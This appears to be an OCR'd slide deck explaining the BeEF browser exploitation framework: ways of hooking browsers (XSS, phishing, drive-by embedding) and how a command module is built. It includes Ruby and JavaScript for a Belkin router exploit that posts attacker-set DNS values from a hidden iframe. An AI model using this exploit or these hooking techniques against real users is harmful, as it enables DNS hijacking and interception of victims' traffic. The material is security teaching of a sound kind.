


The first step in getting a browser into the framework is to get it to execute the BeEF payload, there's a few methods of achieving this:

# Hooking Browsers

- XSS
- Social Engineering (i.e. tiny URL, or phishing via email)
- Embedding the payload (think drive-by-download)
- Maintaining persistence after already being hooked (think Tab BeEF Injection)

# (Ab)use Cases




Credit to Michele @antisnatchor Orru and Gareth Hayes for creating XSSRays

# Tunnelling Proxy

http://www.youtube.com/watch?v=Z4cHyC3lowk&lr



http://www.youtube.com/watch?v=Z4cHyC3lowk&lr

# Hooking Mobile Devices

http://www.youtube.com/watch?v=5SVu6VdLWgs



http://www.youtube.com/watch?v=5SVu6VdLWgs



So lets look at how we can customise BeEF .. first we'll look at a simple command module

# RouterPwn.com


- Compilation of ready to run JS/HTML exploits against many consumer routers
- Designed to be run on smart phones
- Great candidate for a collection of BeEF Command Modules



RouterPwn, from websec.ca's Roberto Salgado




Each module resides of at least 3 files, the config file (in yaml format), the ruby module file, and the javascript file. The files are populated into categories, as touched on before.




Each config file contains the category, the name, a description, the authors and targeting configuration (This allows you to specify things like Safari only, or “user notify” for iPhone and Safari etc)


ig.yaml | module.rb | command.js

```ruby
#
#   Copyright 2012 Wade Alcorn wade@bindshell.net
#
#   Licensed under the Apache License, Version 2.0 (the "License");
#   you may not use this file except in compliance with the License.
#   You may obtain a copy of the License at
#
#       http://www.apache.org/licenses/LICENSE-2.0
#
#   Unless required by applicable law or agreed to in writing, software
#   distributed under the License is distributed on an "AS IS" BASIS,
#   WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
#   See the License for the specific language governing permissions and
#   limitations under the License.
#
class Belkin_f5d72304_changedns < BeEF::Core::Command

    def self.options
        return [
            {'name' => 'ip', 'ui_label' => 'Router IP', 'value' => '192.168.2.1'},
            {'name' => 'dns1', 'ui_label' => 'DNS First Octect (???.xxx.xxx.xxx)', 'value' => '123'},
            {'name' => 'dns2', 'ui_label' => 'DNS Second Octect (xxx.???.xxx.xxx)', 'value' => '123'},
            {'name' => 'dns3', 'ui_label' => 'DNS Third Octect (xxx.xxx.???.xxx)', 'value' => '123'},
            {'name' => 'dns4', 'ui_label' => 'DNS Fourth Octect (xxx.xxx.xxx.???)', 'value' => '123'}
        ]
    end

    def post_execute
        save({'result' => @datastore['result']})
    end

end
```

The module's ruby file, in it's simplest form, is used to configure what options are configurable, via the self.options method – and what to do with returned results.

```
16 beef.execute(function() {
17   var ip = '<%= @ip %>';
18   var dns1 = '<%= @dns1 %>';
19   var dns2 = '<%= @dns2 %>';
20   var dns3 = '<%= @dns3 %>';
21   var dns4 = '<%= @dns4 %>';
22
23   var belkin_iframe = beef.dom.createInvisibleIframe();
24
25   var form = document.createElement('form');
26   form.setAttribute('action', "http://" + ip + "/cgi-bin/setup_dns.exe");
27   form.setAttribute('method', 'post');
28
29   var input = null;
30
31   input = document.createElement('input');
32   input.setAttribute('type', 'hidden');
33   input.setAttribute('name', 'dns1_1');
34   input.setAttribute('value', dns1);
35   form.appendChild(input);
36
37   ...
78
79   belkin_iframe.contentWindow.document.body.appendChild(form);
80   form.submit();
81
82   beef.net.send("<%= @command_url %>", <%= @command_id %>, "result=exploit attempted");
83
84   cleanup = function() {
85     delete form;
86     document.body.removeChild(belkin_iframe);
87   }
88   setTimeout("cleanup()", 15000);
89
90 });
91
```

And here is most of the javascript content. We utilise eruby for variable substitution (as can be seen where we're pulling in the previously set ip and dns settings).
You can also notice in this javascript we use a JS object called beef. This is the core beef library within the framework, and has a lot of functionality in-built, such as creating invisible iframes.

